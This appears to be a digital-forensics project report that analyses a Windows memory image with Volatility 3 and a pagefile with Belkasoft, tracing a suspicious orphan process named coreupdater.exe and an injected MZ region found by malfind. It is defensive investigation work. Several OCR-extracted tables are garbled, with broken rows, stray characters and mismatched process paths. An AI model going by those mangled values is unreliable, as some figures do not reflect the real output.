
Dashboard Artifacts Tasks

Report

Structure Overview Items: 4

	Account	First name	Last name	Nickname	Phone
<input type="checkbox"/>	pagefile.sys				
<input type="checkbox"/>	Skype				
<input type="checkbox"/>	-1				[UNKNOWN CONTACT]
<input type="checkbox"/>	ilctlacnrekramkkmkm				

C:\WINDOWS\System: SarjounRadiyeh~D:\DFIR Tools>



Belkasoft Evidence Center X | v.2.7.19645 TRIAL VERSION | DFIR Project

Dashboard Artifacts Tasks

Report


Structure Overview Items: 1

Chats (1) Contacts (4)

12/23/2024

ilctlacnrekramkkmkm 1:1 158:10 PM

C:\WINDOWS\System: SarjounRadiyeh~D:\DFIR Tools>



Pagefile.sys analysis using Belkasoft recovered four contacts and a single chat entry. However, all results were either malformed or meaningless, likely due to corrupted or non-text data remnants. The recovered message from a contact named "ilctlacnrekkr..." appears to be gibberish and has no investigative value.

DESKTOP-SDN1RPT

```
(antoineabfaycal㉿kali)-[~/volatility3]
$ python vol.py -f /mnt/hgfs/project/DESKTOP_memory/DESKTOP.mem windows.info
Volatility 3 Framework 2.26.1
Progress: 100.00          PDB scanning finished
Variable           Value

Kernel Base      0xf80162a14000
DTB      0x1ad000
Symbols file:///home/antoineabfaycal/volatility3/volatility3/symbols/windows/ntkrnlmp.pdb/81BC5C377C5
son.xz
Is64Bit True
IsPAE   False
layer_name      0 WindowsIntel32e
memory_layer    1 FileLayer
KdVersionBlock  0xf801636232a8
Major/Minor     15.19041
MachineType     34404
KeNumberProcessors 2
SystemTime      2020-09-19 05:10:39+00:00
NtSystemRoot    C:\Windows
NtProductType   NtProductWinNT
NtMajorVersion  10
NtMinorVersion  0
PE MajorOperatingSystemVersion 10
PE MinorOperatingSystemVersion 0
PE Machine      34404
PE TimeDateStamp Sun Aug 11 05:47:24 2069
```

Analyzing the memory dump with Volatility's windows.info plugin provides key system details at the time of capture, including kernel information, system time (2020-09-19 05:10:39), and Windows version, establishing the system context for further memory analysis.

```
(antoineabfaycal㉿kali)-[~/volatility3]
$ python vol.py -f /mnt/hgfs/project/DESKTOP_memory/DESKTOP.mem windows.pslist
Volatility 3 Framework 2.26.1
Progress: 100.00          PDB scanning finished
PID    PPID   ImageFileName   Offset(V)   Threads Handles SessionId   Wow64   CreateTime   ExitTime   File output
4      0       System        0xbe8e71087040 151      -      N/A   False   2020-09-19 01:24:07.000000 UTC  N/A   Disabled
92     4       Registry      0xbe8e710a6080 4       -      N/A   False   2020-09-19 01:24:04.000000 UTC  N/A   Disabled
312    4       smss.exe     0xbe8e71d6d040 2       -      N/A   False   2020-09-19 01:24:07.000000 UTC  N/A   Disabled
424    416     csrss.exe    0xbe8e74467140 10      -      0     False   2020-09-19 01:24:08.000000 UTC  N/A   Disabled
500    416     wininit.exe   0xbe8e74519080 1       -      0     False   2020-09-19 01:24:08.000000 UTC  N/A   Disabled
616    500     services.exe  0xbe8e74575080 7       -      0     False   2020-09-19 01:24:08.000000 UTC  N/A   Disabled
656    500     lsass.exe    0xbe8e74fab080 11      -      0     False   2020-09-19 01:24:08.000000 UTC  N/A   Disabled
764    616     svchost.exe   0xbe8e7560d240 28      -      0     False   2020-09-19 01:24:08.000000 UTC  N/A   Disabled
784    500     fontdrvhost.ex 0xbe8e75611180 5       -      0     False   2020-09-19 01:24:08.000000 UTC  N/A   Disabled
884    616     svchost.exe   0xbe8e75648240 17      -      0     False   2020-09-19 01:24:08.000000 UTC  N/A   Disabled
448    616     svchost.exe   0xbe8e75739240 63      -      0     False   2020-09-19 01:24:08.000000 UTC  N/A   Disabled
520    616     svchost.exe   0xbe8e7573e2c0 32      -      0     False   2020-09-19 01:24:08.000000 UTC  N/A   Disabled
904    616     svchost.exe   0xbe8e757762c0 15      -      0     False   2020-09-19 01:24:08.000000 UTC  N/A   Disabled
968    616     svchost.exe   0xbe8e75778080 23      -      0     False   2020-09-19 01:24:08.000000 UTC  N/A   Disabled
988    616     svchost.exe   0xbe8e7577a300 18      -      0     False   2020-09-19 01:24:08.000000 UTC  N/A   Disabled
1096   616     svchost.exe   0xbe8e757b22c0 19      -      0     False   2020-09-19 01:24:08.000000 UTC  N/A   Disabled
1136   616     svchost.exe   0xbe8e757e42c0 4       -      0     False   2020-09-19 01:24:08.000000 UTC  N/A   Disabled
1148   616     svchost.exe   0xbe8e75808240 17      -      0     False   2020-09-19 01:24:08.000000 UTC  N/A   Disabled
1408   616     svchost.exe   0xbe8e758bd300 14      -      0     False   2020-09-19 01:24:08.000000 UTC  N/A   Disabled
1576   616     svchost.exe   0xbe8e75998240 14      -      0     False   2020-09-19 01:24:09.000000 UTC  N/A   Disabled
1816   4       MemCompression 0xbe8e7112d040 54      -      N/A   False   2020-09-19 01:24:09.000000 UTC  N/A   Disabled
1896   616     svchost.exe   0xbe8e75a54300 12      -      0     False   2020-09-19 01:24:09.000000 UTC  N/A   Disabled
2040   616     svchost.exe   0xbe8e710d6080 3       -      0     False   2020-09-19 01:24:09.000000 UTC  N/A   Disabled
1032   616     svchost.exe   0xbe8e75aea2c0 10      -      0     False   2020-09-19 01:24:09.000000 UTC  N/A   Disabled
1192   616     svchost.exe   0xbe8e75aeff300 6       -      0     False   2020-09-19 01:24:09.000000 UTC  N/A   Disabled
2060   616     svchost.exe   0xbe8e75bbc2c0 6       -      0     False   2020-09-19 01:24:09.000000 UTC  N/A   Disabled
2188   616     spoolsv.exe   0xbe8e75c2c200 10      -      0     False   2020-09-19 01:24:09.000000 UTC  N/A   Disabled
2248   616     svchost.exe   0xbe8e75c43240 9       -      0     False   2020-09-19 01:24:09.000000 UTC  N/A   Disabled
2364   616     vmtoolsd.exe  0xbe8e74364280 9       -      0     False   2020-09-19 01:24:09.000000 UTC  N/A   Disabled
```

Process List (pslist) from memory dump												
4592	764	MicrosoftEdge.	0xbe8e770f0080	0	-	1	False	2020-09-19 03:16:05.000000 UTC	2020-09-19 03:17:00.000000 UTC	N/A	Disabled	
5664	616	SecurityHealth	0xbe8e79004280	14	-	0	False	2020-09-19 03:16:17.000000 UTC	N/A	Disabled		
6384	4084	csrss.exe	0xbe8e779b9080	11	-	2	False	2020-09-19 03:17:00.000000 UTC	N/A	Disabled		
6456	4084	winlogon.exe	0xbe8e773ef080	5	-	2	False	2020-09-19 03:17:00.000000 UTC	N/A	Disabled		
1768	6456	dwm.exe	0xbe8e78cab080	15	-	2	False	2020-09-19 03:17:01.000000 UTC	N/A	Disabled		
4808	6456	fontdrvhost.ex	0xbe8e75cb4080	5	-	2	False	2020-09-19 03:17:01.000000 UTC	N/A	Disabled		
860	764	MicrosoftEdge.	0xbe8e790c2080	0	-	3	False	2020-09-19 03:36:40.000000 UTC	2020-09-19 03:44:52.000000 UTC	N/A	Disabled	
8324	4008	coreupdater.ex	0xbe8e7a447080	0	-	3	False	2020-09-19 03:40:49.000000 UTC	2020-09-19 03:43:10.000000 UTC	N/A	Disabled	
3232	448	sihost.exe	0xbe8e7767d080	20	-	2	False	2020-09-19 05:08:15.000000 UTC	N/A	Disabled		
1172	616	svchost.exe	0xbe8e778ef080	16	-	2	False	2020-09-19 05:08:15.000000 UTC	N/A	Disabled		
6756	448	taskhostw.exe	0xbe8e790d7080	11	-	2	False	2020-09-19 05:08:16.000000 UTC	N/A	Disabled		
5204	6456	userinit.exe	0xbe8e79130080	0	-	2	False	2020-09-19 05:08:16.000000 UTC	2020-09-19 05:08:42.000000 UTC	N/A	Disabled	
5896	5204	explorer.exe	0xbe8e764d7080	75	-	2	False	2020-09-19 05:08:16.000000 UTC	N/A	Disabled		
4096	1070858240		0xbe8e760f7080	4096	-	1047440896	False	1601-01-01 00:00:53.000000 UTC	1601-01-01 00:01:25.000000 UTC	N/A	Disabled	
4312	616	svchost.exe	0xbe8e789d0080	33	-	0	False	2020-09-19 05:08:16.000000 UTC	N/A	Disabled		
2904	764	dllhost.exe	0xbe8e757e2080	8	-	2	False	2020-09-19 05:08:18.000000 UTC	N/A	Disabled		
3388	616	svchost.exe	0xbe8e791ef080	6	-	2	False	2020-09-19 05:08:19.000000 UTC	N/A	Disabled		
4596	764	dllhost.exe	0xbe8e76099080	6	-	2	False	2020-09-19 05:08:20.000000 UTC	N/A	Disabled		
2084	764	StartMenuExper	0xbe8e78cbd080	8	-	2	False	2020-09-19 05:08:20.000000 UTC	N/A	Disabled		
4724	764	RuntimeBroker.	0xbe8e793b0340	12	-	2	False	2020-09-19 05:08:20.000000 UTC	N/A	Disabled		
4608	764	SearchApp.exe	0xbe8e77355340	42	-	2	False	2020-09-19 05:08:21.000000 UTC	N/A	Disabled		
8128	764	RuntimBroker.	0xbe8e79e89340	16	-	2	False	2020-09-19 05:08:21.000000 UTC	N/A	Disabled		
5324	764	Applicationfra	0xbe8e77699340	10	-	2	False	2020-09-19 05:08:21.000000 UTC	N/A	Disabled		
4948	764	MicrosoftEdge.	0xbe8e75cb340	33	-	2	False	2020-09-19 05:08:21.000000 UTC	N/A	Disabled		
7172	764	browser_broker	0xbe8e7950b340	4	-	2	False	2020-09-19 05:08:21.000000 UTC	N/A	Disabled		
7598	764	RuntimeBroker.	0xbe8e74fac080	4	-	2	False	2020-09-19 05:08:22.000000 UTC	N/A	Disabled		
5392	764	MicrosoftEdgeC	0xbe8e776db080	15	-	2	False	2020-09-19 05:08:22.000000 UTC	N/A	Disabled		
4272	7508	MicrosoftEdgeS	0xbe8e78a7d080	9	-	2	False	2020-09-19 05:08:22.000000 UTC	N/A	Disabled		
3344	1148	ctfmon.exe	0xbe8e7712b080	10	-	2	False	2020-09-19 05:08:23.000000 UTC	N/A	Disabled		
8736	764	TextInputHost.	0xbe8e760750c0	11	-	2	False	2020-09-19 05:08:24.000000 UTC	N/A	Disabled		
8152	764	RuntimeBroker.	0xbe8e78e962c0	4	-	2	False	2020-09-19 05:08:25.000000 UTC	N/A	Disabled		
5256	764	smartscreen.ex	0xbe8e789c7080	8	-	2	False	2020-09-19 05:08:33.000000 UTC	N/A	Disabled		
356	5896	SecurityHealth	0xbe8e7642a080	7	-	2	False	2020-09-19 05:08:33.000000 UTC	N/A	Disabled		
6304	5896	vm3dservice.ex	0xbe8e75884080	1	-	2	False	2020-09-19 05:08:34.000000 UTC	N/A	Disabled		
7252	5896	vmtoolsd.exe	0xbe8e78f94080	6	-	2	False	2020-09-19 05:08:34.000000 UTC	N/A	Disabled		
508	1380	powershell.exe	0xbe8e75a2a080	0	-	2	False	2020-09-19 05:08:37.000000 UTC	2020-09-19 05:08:43.000000 UTC	N/A	Disabled	
8984	5896	OneDrive.exe	0xbe8e760f6080	25	-	2	True	2020-09-19 05:08:37.000000 UTC	N/A	Disabled		
7992	764	SystemSettings	0xbe8e790d1080	17	-	2	False	2020-09-19 05:08:38.000000 UTC	N/A	Disabled		
3316	508	powershell.exe	0xbe8e78dd1200	11	-	2	False	2020-09-19 05:08:43.000000 UTC	N/A	Disabled		
728	3316	conhost.exe	0xbe8e789ec080	2	-	2	False	2020-09-19 05:08:43.000000 UTC	N/A	Disabled		
5488	764	RuntimeBroker.	0xbe8e78c080	0	-	2	False	2020-09-19 05:08:51.000000 UTC	2020-09-19 05:10:51.000000 UTC	N/A	Disabled	
4096	2079404032		0xbe8e78a4080	4096	-	779380076	False	1601-01-01 00:00:35.000000 UTC	1601-01-01 00:02:34.000000 UTC	N/A	Disabled	

Analyzing the process list (pslist) from the memory dump reveals the presence of coreupdater.exe with Process ID (PID) 8324. Its Parent Process ID (PPID) is 4008. However, the process list does not contain an entry with PID 4008. This indicates that the parent process of coreupdater.exe has terminated, making coreupdater.exe an orphan process.

Processes found by psscan												
PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	File output		
988	616	svchost.exe	0x9d8019604300	18	-	0	False	2020-09-19 01:24:08.000000 UTC	N/A	Disabled		
4	0	System	0xbe8e71087040	151	-	N/A	False	2020-09-19 01:24:07.000000 UTC	N/A	Disabled		
92	4	Registry	0xbe8e710a6080	4	-	N/A	False	2020-09-19 01:24:04.000000 UTC	N/A	Disabled		
2040	616	svchost.exe	0xbe8e71d06080	3	-	0	False	2020-09-19 01:24:09.000000 UTC	N/A	Disabled		
1816	4	MemCompression	0xbe8e7112d040	54	-	N/A	False	2020-09-19 01:24:09.000000 UTC	N/A	Disabled		
1608	616	svchost.exe	0xbe8e711952c0	3	-	0	False	2020-09-19 01:28:10.000000 UTC	N/A	Disabled		
312	4	smss.exe	0xbe8e71d6d040	2	-	N/A	False	2020-09-19 01:24:07.000000 UTC	N/A	Disabled		
2364	616	vmtoolsd.exe	0xbe8e74364280	9	-	0	False	2020-09-19 01:24:09.000000 UTC	N/A	Disabled		
424	416	csrss.exe	0xbe8e74467140	10	-	0	False	2020-09-19 01:24:08.000000 UTC	N/A	Disabled		
4984	616	WUDFHost.exe	0xbe8e74515080	6	-	0	False	2020-09-19 05:08:59.000000 UTC	N/A	Disabled		
500	416	wininit.exe	0xbe8e74519080	1	-	0	False	2020-09-19 01:24:08.000000 UTC	N/A	Disabled		
616	500	services.exe	0xbe8e74575080	7	-	0	False	2020-09-19 01:24:08.000000 UTC	N/A	Disabled		
656	500	lsass.exe	0xbe8e74fab080	11	-	0	False	2020-09-19 01:24:08.000000 UTC	N/A	Disabled		
7508	764	RuntimeBroker.	0xbe8e74fa080	4	-	2	False	2020-09-19 05:08:22.000000 UTC	N/A	Disabled		
764	616	svchost.exe	0xbe8e7560d240	28	-	0	False	2020-09-19 01:24:08.000000 UTC	N/A	Disabled		

Executing Volatility's psscan plugin against the memory dump reveals a list of processes, including coreupdater.exe. While psscan can sometimes uncover hidden or terminated processes, the

continued absence of a process with PID 4008 (the reported PPID of coreupdater.exe from the pslist output) reinforces the earlier conclusion that coreupdater.exe is an orphan process.

PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime	Audit	Cmd	Path
4	0	System	0xbe8e71087040	151	-	N/A	False	2020-09-19 01:24:07.000000 UTC	N/A	-	-	\Device\HarddiskVolume3\Windows\System32\smss.exe
* 312	4	smss.exe	0xbe8e71d5d040	2	-	N/A	False	2020-09-19 01:24:07.000000 UTC	N/A	-	-	\Device\HarddiskVolume3\Windows\System32\smss.exe
* 1816	4	MemCompression	0xbe8e7112d040	54	-	N/A	False	2020-09-19 01:24:09.000000 UTC	N/A	-	-	\Device\HarddiskVolume3\Windows\System32\memcompression.exe
* 92	4	Registry	0xbe8e710a6080	4	-	N/A	False	2020-09-19 01:24:04.000000 UTC	N/A	-	-	\Device\HarddiskVolume3\Windows\System32\csrss.exe
424	416	csrss.exe	0xbe8e74467140	10	-	0	False	2020-09-19 01:24:08.000000 UTC	N/A	-	-	\Device\HarddiskVolume3\Windows\System32\csrss.exe
500	416	wininit.exe	0xbe8e74519080	1	-	0	False	2020-09-19 01:24:08.000000 UTC	N/A	-	-	\Device\HarddiskVolume3\Windows\System32\wininit.exe
* 616	500	services.exe	0xbe8e74575080	7	-	0	False	2020-09-19 01:24:08.000000 UTC	N/A	-	-	\Device\HarddiskVolume3\Windows\System32\services.exe
** 1408	616	svchost.exe	0xbe8e758bd300	14	-	0	False	2020-09-19 01:24:08.000000 UTC	N/A	-	-	\Device\HarddiskVolume3\Windows\System32\svchost.exe
host.exe	-	-	-	-	-	-	-	-	-	-	-	\Device\HarddiskVolume3\Windows\System32\host.exe
* 764	616	svchost.exe	0xbe8e756d0240	28	-	0	False	2020-09-19 01:24:08.000000 UTC	N/A	-	-	\Device\HarddiskVolume3\Windows\System32\svchost.exe
host.exe	C:\Windows\system32\svchost.exe	-	-	-	-	-	-	C:\Windows\system32\svchost.exe	-	-	-	C:\Windows\system32\svchost.exe
** 4608	764	SearchApp.exe	0xbe8e7355340	42	-	2	False	2020-09-19 05:08:21.000000 UTC	N/A	-	-	\Device\HarddiskVolume3\Windows\System32\searchapp.exe
** 7172	764	browser_broker	0xbe8e7950b340	4	-	2	False	2020-09-19 05:08:21.000000 UTC	N/A	-	-	\Device\HarddiskVolume3\Windows\System32\browser_broker.exe
em32\browser_broker.exe	C:\Windows\system32\browser_broker.exe	-	-	-	-	-	-	C:\Windows\system32\browser_broker.exe	-	-	-	C:\Windows\system32\browser_broker.exe
* 5256	764	smartscreen.ex	0xbe8e789c7080	8	-	2	False	2020-09-19 05:08:33.000000 UTC	N/A	-	-	\Device\HarddiskVolume3\Windows\System32\smartscreen.exe
** 5392	764	MicrosoftEdgeC	0xbe8e776db080	15	-	2	False	2020-09-19 05:08:22.000000 UTC	N/A	-	-	\Device\HarddiskVolume3\Windows\System32\MicrosoftEdgeCP.exe
em32\MicrosoftEdgeCP.exe	-	-	-	-	-	-	-	-	-	-	-	em32\MicrosoftEdgeCP.exe
** 8736	764	TextInputHost	0xbe8e760750c0	11	-	2	False	2020-09-19 05:08:24.000000 UTC	N/A	-	-	\Device\HarddiskVolume3\Windows\System32\TextInputHost.exe
emApps\MicrosoftWindows.Client.CBS_cw5nih2txyewy\InputApp\TextInputHost.exe	-	"C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5nih2txyewy\InputApp\TextInputHost.exe"	-	-	-	-	-	-	-	-	-	emApps\MicrosoftWindows.Client.CBS_cw5nih2txyewy\InputApp\TextInputHost.exe
** 5408	764	RuntimeBroker	0xbe8e78cec080	0	-	2	False	2020-09-19 05:08:51.000000 UTC	2020-09-19 05:10:51.000000 UTC	-	-	-
** 2084	764	StartMenuExper	0xbe8e78cbd080	8	-	2	False	2020-09-19 05:08:20.000000 UTC	N/A	-	-	\Device\HarddiskVolume3\Windows\System32\StartMenuExper.exe

While the output from Volatility's pstree plugin was too dense to provide a readily understandable process hierarchy, the analysis using pslist and psscan successfully identified the presence of the suspicious coreupdater.exe process. Notably, coreupdater.exe was found to be an orphan process, lacking a parent process in the process list.

PID	Process	Args
4	System	-
92	Registry	-
312	smss.exe	-
424	csrss.exe	◆ 僵 僻 僭 僕 證 駆 騰 ◆ ◆ 懸 ◆ 懸 花 駢 駢 審 霽 齋 ◆ ◆ 懸 霽 ◆ 蒲 ◆
500	wininit.exe	-
616	services.exe	C:\Windows\system32\services.exe
656	lsass.exe	C:\Windows\system32\lsass.exe
764	svchost.exe	C:\Windows\system32\svchost.exe -k DcomLaunch -p
784	fontdrvhost.exe	-
884	svchost.exe	C:\Windows\system32\svchost.exe -k RPCSS -p
448	svchost.exe	C:\Windows\system32\svchost.exe -k netsvcs -p
520	svchost.exe	C:\Windows\System32\svchost.exe -k NetworkService
904	svchost.exe	C:\Windows\system32\svchost.exe -k LocalServiceNoNetwork -p
968	svchost.exe	C:\Windows\system32\svchost.exe -k LocalService -p
988	svchost.exe	C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p
1096	svchost.exe	C:\Windows\system32\svchost.exe -k NetworkService -p
1136	svchost.exe	-
1148	svchost.exe	-
1408	svchost.exe	-
1576	svchost.exe	-
1816	MemCompression	-
1896	svchost.exe	C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p
2040	svchost.exe	C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p
1032	svchost.exe	C:\Windows\system32\svchost.exe -k appmodel -p
1192	svchost.exe	-
2060	svchost.exe	-

```

antoineabfaycal@kali: ~/volatility3 ]  antoineabfaycal@kali: ~/volatility3 [x] kali-rolling/main amd64
6384  csrss.exe      %SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1
erverDll=winsrv:UserServerDllInitialization,3 ServerDll=sxssrv,4 ProfileControl=Off MaxRequestTh
6456  winlogon.exe   -
1768  dwm.exe "dwm.exe"
4808  fontdrvhost.ex -
860   MicrosoftEdge.-
8324  coreupdater.ex -
3232  sihost.exe     sihost.exe
1172  svchost.exe    C:\Windows\system32\svchost.exe -k UnistackSvcGroup
6756  taskhostw.exe  -
5204  userinit.exe   -
5896  explorer.exe   C:\Windows\Explorer.EXE
4096  -               -
4312  svchost.exe    C:\Windows\system32\svchost.exe -k wsappx -p
2904  dllhost.exe   -
3388  svchost.exe    C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p
4596  dllhost.exe   -
2084  StartMenuExperi "C:\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost cw5n1h2

```

Executing Volatility's cmdline plugin against the memory dump displays the command-line arguments for running processes. The output confirms the presence of coreupdater.exe in memory. However, the command line associated with it in this view doesn't provide extensive details about its execution parameters or origin.

```

[~/volatility3]
$ python vol.py -f /mnt/hgfs/project/DESKTOP_memory/DESKTOP-memory/DESKTOP.mem windows.netstat
Volatility 3 Framework 2.26.1
Progress: 100.00          PDB scanning finished
Offset  Proto LocalAddr LocalPort ForeignAddr ForeignPort State PID Owner Created
0xbe8e78d5c460 TCPv4  10.42.85.115 50966  13.107.21.200 443 ESTABLISHED - - N/A
0xbe8e77981ba0 TCPv4  10.42.85.115 50957  10.42.85.10 445 ESTABLISHED - - N/A
0xbe8e742d8010 TCPv4  10.42.85.115 50645  52.242.211.89 443 ESTABLISHED - - N/A
0xbe8e78f18a20 TCPv4  10.42.85.115 50980  13.107.49.254 443 CLOSED - - N/A
0xbe8e78b30af0 TCPv4  10.42.85.115 50979  13.78.149.173 443 ESTABLISHED - - N/A
0xbe8e76010960 TCPv4  10.42.85.115 50965  23.57.32.143 443 ESTABLISHED - - N/A
0xbe8e791c7460 TCPv4  10.42.85.115 50989  104.92.247.90 80 ESTABLISHED - - N/A
0xbe8e78ee6ac0 TCPv4  10.42.85.115 50982  13.107.246.254 443 CLOSED - - N/A
0xbe8e790c1010 TCPv4  10.42.85.115 50990  204.79.197.200 443 ESTABLISHED - - N/A
0xbe8e79f83a20 TCPv4  10.42.85.115 50975  204.79.197.222 443 ESTABLISHED - - N/A
0xbe8e77651010 TCPv4  10.42.85.115 50978  131.253.33.254 443 ESTABLISHED - - N/A
0xbe8e79337b20 TCPv4  10.42.85.115 50875  203.78.103.109 443 ESTABLISHED - - N/A
0xbe8e77650390 TCPv4  10.42.85.115 50988  13.107.42.254 443 ESTABLISHED - - N/A
0xbe8e78f50a20 TCPv4  10.42.85.115 50977  72.21.91.29 80 ESTABLISHED - - N/A
0xbe8e79f80010 TCPv4  10.42.85.115 50972  203.78.103.109 443 ESTABLISHED - - N/A
0xbe8e79e8e9c0 TCPv4  10.42.85.115 50981  13.107.42.14 443 ESTABLISHED - - N/A
0xbe8e71cf66a0 TCPv4  0.0.0.0 135  0.0.0.0 0 LISTENING 884  svchost.exe 2020-09-19 01:24:08.000000 UTC
0xbe8e71cf66a0 TCPv6  :: 135  :: 0 LISTENING 884  svchost.exe 2020-09-19 01:24:08.000000 UTC
0xbe8e71cf6550 TCPv4  0.0.0.0 135  0.0.0.0 0 LISTENING 884  svchost.exe 2020-09-19 01:24:08.000000 UTC
0xbe8e7698ehf0 TCPv4  10.42.85.115 139  0.0.0.0 0 LISTENING 6  System 2020-09-19 03:13:24.000000 UTC

```

Executing Volatility's netstat plugin against the memory dump displays active network connections. The output shows several established TCPv4 connections with the local IP address 10.42.85.115 communicating with various remote IP addresses and ports. While coreupdater.exe itself is not directly listed as the owning process for any of these connections, the presence of network activity is noteworthy.

```
(antoineabfaycal㉿kali)-[~/volatility3]
$ python vol.py -f /mnt/hgfs/project/DESKTOP_memory/DESKTOP-memory/DESKTOP.mem windows.malfind
Volatility 3 Framework 2.26.1
Progress: 100.00          PDB scanning finished
PID    Process Start VPN      End VPN Tag      Protection     CommitCharge   PrivateMemory   File output   Notes   Hexdump Disasm
2188    spoolsv.exe    0x1840000      0x1863fff    VadS     PAGE_EXECUTE_READWRITE 36      1      Disabled   MZ header
4d 5a 90 00 03 00 00 00 04 00 00 ff ff 00 00 MZ.....
b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....@.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....@.....
0x1840000:    pop    r10
0x1840002:    nop
0x1840003:    add    byte ptr [rbx], al
0x1840005:    add    byte ptr [rax], al
0x1840007:    add    byte ptr [rax + rax], al
0x184000a:    add    byte ptr [rax], al
2404    MsMpEng.exe    0x25453170000 0x2545326ffff VadS     PAGE_EXECUTE_READWRITE 256     1      Disabled   N/A
0b 89 0c 29 08 af 01 14 67 01 ff 36 ec 3a 08 07 ...).g..6...
37 04 64 11 04 48 22 cf 06 ff 36 67 0c 15 07 21 7.d...H" ..6g ...!
